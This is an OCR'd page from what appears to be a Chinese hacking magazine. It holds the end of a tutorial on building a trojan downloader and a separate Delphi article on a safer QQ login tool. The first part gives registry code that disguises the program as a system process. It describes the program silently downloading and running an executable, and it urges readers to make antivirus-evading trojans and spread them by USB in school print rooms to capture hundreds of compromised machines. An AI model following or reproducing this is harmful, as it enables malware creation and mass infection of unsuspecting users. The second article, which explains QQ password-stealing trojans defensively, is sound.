
    RegOpenKey(HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Services\\
SVCHOST",&key);
    RegSetValueEx(key,"Description",0,
REG_SZ,(BYTE *)"系统进程",lstrlen("系统进程
"));
```

至此，程序就完整的编写完成了，最后就是编译，链接生成可执行文件，如图1。



接下来在本机上进行调式，先运行http傻瓜服务器，然后双击virus1.exe，过了一会儿程序就会在后台下载123.exe到c盘，并自动运行，如图2，图3。






我们只需要在本地制作一个免杀的木马，就可以抓到好多的肉鸡了，也许会有菜鸟说这样的病毒太明显了，只要我们删除了系统文件夹下的virus.exe文件就行了，其实确实如此，所以我们要格外小心保护系统下的文件，我是将其改为svchost .exe来迷惑用户的，当然大家也应该有自己的想法，更狠一点的就是编程将注册表、任务管理器和cmd窗口都禁止，这样的话大家就可以放心了，有兴趣的朋友可以自己实现哦。最后就是传播阶段，我们可以使用U盘复制病毒到学校打印室去进行传播，我相信一天下来，至少会有几百只肉鸡的，赶紧去实践吧，希望大家可以抓到更多的鸡哦。

（文章中所涉及到的源程序以及kissgmc.exe已经收录在光盘中，为了方便说明，实际的程序和文章中有些出入，主要是在文件名上，不过大家只要明白了原理，就应该很容易理解的）





使用Delphi来打造QQ安全登录器

朱建良

一、浅析QQ盗号木马的原理与QQ防盗方法

自己的QQ号码用了快五年了，有时候挺担心被盗的，再加上早年的QQ密保资料也早已忘记了，如果被盗的话还真的很难再要回来。为此，我花了好久的时间，对常用的QQ盗号软件原理和网上公布的盗QQ程序的源代码进行了分析，得出了QQ盗号木马的大致原理：

1、模仿QQ程序，制作出QQ登录界面，替换QQ原来的QQ程序，在用户登录QQ输入密码的时候记录用户的号码与密码，并把资料发送到指定的邮箱或者网页文件；

2、种马后，使用日志钩子（JournalRecord）等系统钩子来记录键盘事件，当获取到相应的类名及窗体值时，激活键盘记录事件，记录QQ号码与密码，再把资料发送给种马者。

分析完QQ盗号木马的原理后我们再来探讨一下怎样才能逃过QQ盗号木马的魔掌，我认为主要有以下几个简单的方法：

1、构建安全的系统，保证QQ防盗体系的完整性。这一方面主要是考虑到有很多木马进入系统往往都是利用了系统漏洞，特别是IE的各种漏洞，所以要勤打补丁，及时升级病毒库，这样才能较好地把盗号木马拒之门外。其次，盗号木马往往还要破坏QQ医生和QQ键盘锁，因此检查它们的状态也可以及时的发现QQ木马，从而防止QQ号码被人盗走。

2、更改QQ的登录方式或者登录界面。

由以上QQ盗号木马的原理可以看出，只要不让木马找到QQ登录界面的某些控件的句柄或者窗体类名等，那么盗号木马是无法使用键盘记录程序截取QQ密码的。那么我们是不是可以更改登录方式或者是修改制作自己的QQ登录工具呢？答案是肯定的。

二、使用Delphi打造自己的QQ安全登录工具

我比较喜欢Delphi，因此本文将介绍如何使用Delphi来打造自己的QQ安全登录工具。首先我们看一下QQ命令行的登录方式：**QQ.exe /START QQUIN:QQ 号码 PWDHASH:加密后的 QQ密码 /STAT:登录状态（40隐身、41正常）**。PWDHASH就是对我们的原始QQ密码进行MD5散列算法处理，得到一个16字节的MD5 HASH字节组，然后再使用BASE64编码对这个HASH字节组做第二次编码得到的值。而要登录QQ只要使QQ程序获取命令行启动参数函数（参数：QQ号码、加密后的QQ密码、登录状态）就可以成功登录了。

好了，知道了原理后我们只要使用函数生成自己的加密后的QQ密码，然后直接使用命令行登录就可以了，这样盗号软件就找不到我们QQ的登录界面了。打开Delphi7，完成基本的程序界面（把“密码”右边的edit的“PassWordChar”属性设置为“*”，使密码不明文显示），我们要实现的是在按下“登录”按钮的时候，程序能够以“路径”标签右边的EDIT控件内的QQ路径为主程序，以“号码”和“密码”标签右边的EDIT内的值为参数使用命令行的QQ登录方式，如图1。

其次，编写我们加密后的QQ密码的生成函数。首先应该在“使用公共单元”uses的地方加上“IdHashMessageDigest”单元，用来生成MD5 HASH值，然后使用下面的函数来对QQ密码的MD5 HASH字节组进行BASE64编码，如图2。




图1




图2

经过上面的步骤，基本上核心工作已经完成了，接下来我们继续完善程序。为了保证程序的通用性，我们最好能够找到每台电脑的QQ安装目录，这样就不用手动输入QQ路径了，QQ主程序的路径可以从注册的“HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\PLATFORM_TYPE_LIST\1”下面的键值里读取，如图3。

知道了程序的查找方法后，我们可以在FormCreate的事件中写入代码来读取QQ的路径，记得首先要在uses中添加Registry单元，用来生成操作注册表的对象，代码如下：

```
procedure TForm1.FormCreate(Sender:
TObject);
  var
  reg:TRegistry;
 begin
 reg:=TRegistry.Create;  //创建TRegistry
对象
 with reg do
 begin
 rootkey:=HKEY_LOCAL_MACHINE;  //指定
根键 (RootKey)
 if openkey('SOFTWARE\TENCENT\PLAT
```




图3

```
FORM_TYPE_LIST\1',true) then  //指定要操作的主键
  begin
  qqpath:=ReadString('TypePath');  //读取QQ程序的路径，qqpath为一个字符串的全局变量
  path.Text :=qqpath;  //把qqpath的值显示在path的文本框中
  end;
  CloseKey;  //关闭主键
  Destroy;  //释放内存
  end;end;
```

我们再来编写“登录”按钮的事件代码，如下：

```
  if (num.Text<>'') and (pass.Text<>'') then //num为号码文本框，pass为密码文本框，如果QQ号码和密码不为空
  winexec(PChar(qqpath+' '+GetCommandLine(num.Text,pass.Text,41)),sw_normal);  //运行带参数的QQ程序
```

最后的运行结果如图4 所示。


